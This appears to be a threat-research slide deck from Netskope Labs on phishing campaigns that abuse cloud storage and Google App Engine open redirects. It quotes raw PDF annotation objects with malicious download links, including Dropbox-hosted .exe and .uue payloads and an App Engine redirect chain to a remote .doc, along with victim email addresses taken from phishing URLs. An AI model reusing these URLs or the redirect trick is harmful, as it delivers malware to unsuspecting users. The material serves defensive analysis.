
CloudPhishing Fan-out – Case Study


A victim inadvertently shares the phishing document with colleagues, whether internal or external, via a cloud service.

Secondary propagation vector.

Shared users lose the context of the document’s external origin and may trust the internally shared document as if it were created internally.

CloudPhishing Fan Out- Case Study


PDF
Cloud Storage
Shared Users
PDF
Decoy PDF
PDF
CloudPhishing Fanout Effect
Cloud Sync of the email attachment
Threat Actor
Email
PDF
Phishing Email
Victim
PDF
Decoy PDF
On user action, the decoy PDF retrieves the malicious payload hosted in Cloud Storage services
Cloud Storage
Malicious Payload




Security Warning

The document is trying to connect to:
https://www.dropbox.com

Do you trust dropbox.com? If you trust the site, choose Allow. If you do not trust the site, choose Block.

☑ Remember this action for this site for all PDF documents



```
02 1A80: 6F 62 6A 0D  32 39 20 30  20 6F 62 6A  0D 3C 3C 2F obj.29 0 obj.<</
02 1A90: 50 72 6F 64  75 63 65 72  28 52 41 44  20 50 44 46 Producer(RAD PDF
02 1AA0: 20 32 2E 33  36 2E 36 2E  32 20 2D 20  68 74 74 70  2.36.6.2 - http
02 1AB0: 3A 2F 2F 77  77 77 2E 72  61 64 70 64  66 2E 63 6F ://www.radpdf.co
02 1AC0: 6D 29 2F 41  75 74 68 6F  72 28 5C 29  5C 29 29 2F m)/Author(\)\))/
02 1AD0: 43 72 65 61  74 6F 72 28  52 41 44 20  50 44 46 29 Creator(RAD PDF)
02 1AE0: 2F 54 69 74  6C 65 28 47  72 61 70 68  69 63 33 29 /Title(Graphic3)
02 1AF0: 2F 52 61 64  50 64 66 43  75 73 74 6F  6D 44 61 74 /RadPdfCustomDat
02 1B00: 61 28 70 64  66 65 73 63  61 70 65 2E  63 6F 6D 2D a(pdfescape.com-
02 1B10: 6F 70 65 6E  2D 34 42 36  33 36 32 31  32 38 36 36 open-4B636212866
02 1B20: 33 43 34 45  34 33 39 42  35 32 30 46  37 32 46 42 3C4E439B520F72FB
02 1B30: 38 41 46 39  33 36 33 43  46 37 30 30  35 38 34 44 8AF9363CF700584D
02 1B40: 43 31 33 39  32 29 2F 43  72 65 61 74  69 6F 6E 44 C1392)/CreationD
02 1B50: 61 74 65 28  44 3A 32 30  31 37 30 35  30 39 30 37 ate(D:2017050907
02 1B60: 33 34 30 35  5A 29 2F 4D  6F 64 44 61  74 65 28 44 3405Z)/ModDate(D
02 1B70: 3A 32 30 31  37 30 35 30  39 30 31 34  34 32 36 2D :20170509014426-
02 1B80: 30 38 27 30  30 27 29 3E  3E 0D 65 6E  64 6F 62 6A 08'00')>>.endobj
```

Document Decoys - Default Allow Policy & Annotations


Attack Description - Default Allow Policy


ABUSES THE “DEFAULT ALLOW” POLICY FOR POPULAR PDF READERS.

WARNING FROM PDF VIEWING APPLICATION POINTING TO AN EXTERNAL LINK CONNECTING TO THE CLOUD APPLICATION. FOR LEGITIMATE REASONS.

THE NORTH ALWAYS “REMEMBERS”

Case Study - Zoom Zoom!!






The document is trying to connect to:
https://www.dropbox.com

Do you trust dropbox.com? If you trust the site, choose Allow. If you do not trust the site, choose Block.

☑ Remember this action for this site for all PDF documents

https://www.dropbox.com/s/31x4e7a25kp2tuk/Scan_0009182764501.exe?dl=1

Case Study II – PDF Annotations



```
<</Type/Page/Parent 78 0 R/Contents 34 0 R/MediaBox[0 0 612 792]/Annots[2 0 R 4 0 R 6 0 R 8 0 R 10 0 R 12 0 R 14 0 R 16 0 R]/Group 18 0 R/StructParents 1/
endobj
2 0 obj
<</Type/Annot/Subtype/Link/Rect[139.10001 398.20001 449.84 726.20001]/Border[0 0 0]/F 4/NM(PDFE-48D407B4789BA8880)/P 1 0 R/StructParent 0/A 3 0 R>>
endobj
3 0 obj
<</S/URI/URI(http://www.pdfupdatersacrobat.top/website/hts-cache/index.php?userid=info@narainsfashionfabrics.com)>>
endobj
4 0 obj
<</Type/Annot/Subtype/Link/Rect[232.39999 618.03003 370.14999 629.53003]/Border[0 0 0]/F 4/NM(PDFE-48D407B4789BA8881)/P 1 0 R/StructParent 2/A 5 0 R>>
endobj
5 0 obj
<</S/URI/URI(http://ow.ly/YeuLQ)>>
endobj
6 0 obj
<</Type/Annot/Subtype/Link/Rect[278.87 583.20001 324.88 594.13]/Border[0 0 0]/F 4/NM(PDFE-48D407B4789BA8882)/P 1 0 R/StructParent 3/A 7 0 R>>
endobj
7 0 obj
<</S/URI/URI(http://bit.ly/2OX34ur)>>
endobj
8 0 obj
<</Type/Annot/Subtype/Link/Rect[185.75999 377.28 398.16 733.67999]/Border[0 0 0]/C[0 0 0]/F 4/NM(PDFE-48D41CEF2C21837E3)/P 1 0 R/A 9 0 R/H/N>>
endobj
9 0 obj
<</S/URI/URI(http://sajiye.net/file/website/file/main/index.php?userid=alwaha_alghannaa@hotmail.com)>>
endobj
10 0 obj
<</Type/Annot/Subtype/Link/Rect[185.75999 373.67999 398.88 734.40002]/Border[0 0 0]/C[0 0 0]/F 4/NM(PDFE-48D41CEF2C21837E4)/P 1 0 R/A 11 0 R/H/N>>
endobj
11 0 obj
<</S/URI/URI(http://sajiye.net/file/website/file/main/index.php?userid=kitja@siamdee2558.com)>>
endobj
12 0 obj
<</Type/Annot/Subtype/Link/Rect[104.4 0 545.03998 777.59998]/Border[0 0 0]/C[0 0 0]/F 4/NM(PDFE-48D41CF07137C2245)/P 1 0 R/A 13 0 R/H/N>>
endobj
13 0 obj
<</S/URI/URI(https://www.dropbox.com/s/3yhla32uwiuuepf/OurOrder_Details_pdf.uue?dl=1)>>
endobj
14 0 obj
<</Type/Annot/Subtype/Link/Rect[44.64 0 601.20001 781.20001]/Border[0 0 0]/C[0 0 0]/F 4/NM(PDFE-48D4226CD6F8A0B06)/P 1 0 R/A 15 0 R/H/N>>
endobj
15 0 obj
<</S/URI/URI(https://www.dropbox.com/s/73nj2d1cn016vbi/Order_details_pdf.uue?dl=1)>>
endobj
16 0 obj
<</Type/Annot/Subtype/Link/Rect[0 .72 612 792]/Border[0 0 0]/C[0 0 0]/F 4/P 1 0 R/A 17 0 R/H/N>>
endobj
17 0 obj
<</S/URI/URI(https://www.dropbox.com/s/axwruwckc48dwy3/Swift_Dec2016_pdf.uue?dl=1)>>
endobj
18 0 obj
```

Attack Description - PDF Annotations


Indicates that the attackers plan to reuse the decoy template by appending new links when the URL is taken down.

Annotations mostly carried out using RAD PDF annotator by threat actors.

Attack campaign artifacts are simply being reused by the malware author to rapidly adapt to malicious file takedowns.

Targeted attacks abusing Google Cloud Platform Open Redirection

Attack Description



The document is trying to connect to:

https://appengine.google.com


If you trust the site, choose Allow. If you don't trust the site, choose Block.

□ Remember this action for this site for all PDF documents.

https://appengine.google.com/_ah/logout?continue=https%3A%2F%2Ftransef.biz%2FDoc102018.doc

- Phishing email containing PDF decoy document which points to Google app engine.
- Abuses Google Cloud app engine’s open redirection to deliver malware.
  - A design weakness that allows the attacker to construct a redirection chain.
  - The URL redirection case falls under the category of Unvalidated Redirects and Forwards as per OWASP.

GCP Open redirection chain



Request Headers

```
GET /_ah/logout?continue=https%3A%2F%2Ftransef.biz%2FDoc102018.doc HTTP/1.1
```

QueryString

Name	Value
continue	https://transef.biz/Doc102018.doc

```
Transport
    Connection: keep-alive
    Host: appengine.google.com
```

Response Headers

```
HTTP/1.1 302 Found
```

The user is logged out from appengine.google.com and a response status code ‘302’ is generated for URL redirection.

As this action gets executed, the user is in turn redirected to google.com/url using the query “?continue=”.

Using this redirection logic, the destination landing page is reached.

These Themed decoys primarily targeted governments, banking and financial firms worldwide via phishing emails sent by the attackers posing as legitimate customers of those institutions.

Motivation behind abusing cloud services

- Ease of use and abuse.
- Reduces the infrastructure overhead.
- Way more powerful than traditional hosting or computing services.
- Significantly cheaper than traditional attack methods (No DGA or BPH needed).
- Gives attackers protection by default (encrypted traffic, API driven communication etc).

Conclusion

Cloud adoption helps organizations in improving their IT infrastructure and control cost.

Its rapid adoption has also caught the attention of cyber criminals who are financially motivated.

Cloud Solution Providers (CSP) have adopted the concept of shared responsibility model for securing the workloads.

Organizations should carefully assess the risks and potential threats when moving towards the cloud.

Thankyou!!

Netskope Threat Research Labs

netskope

https://www.netskope.com/resources/netskope-threat-research-labs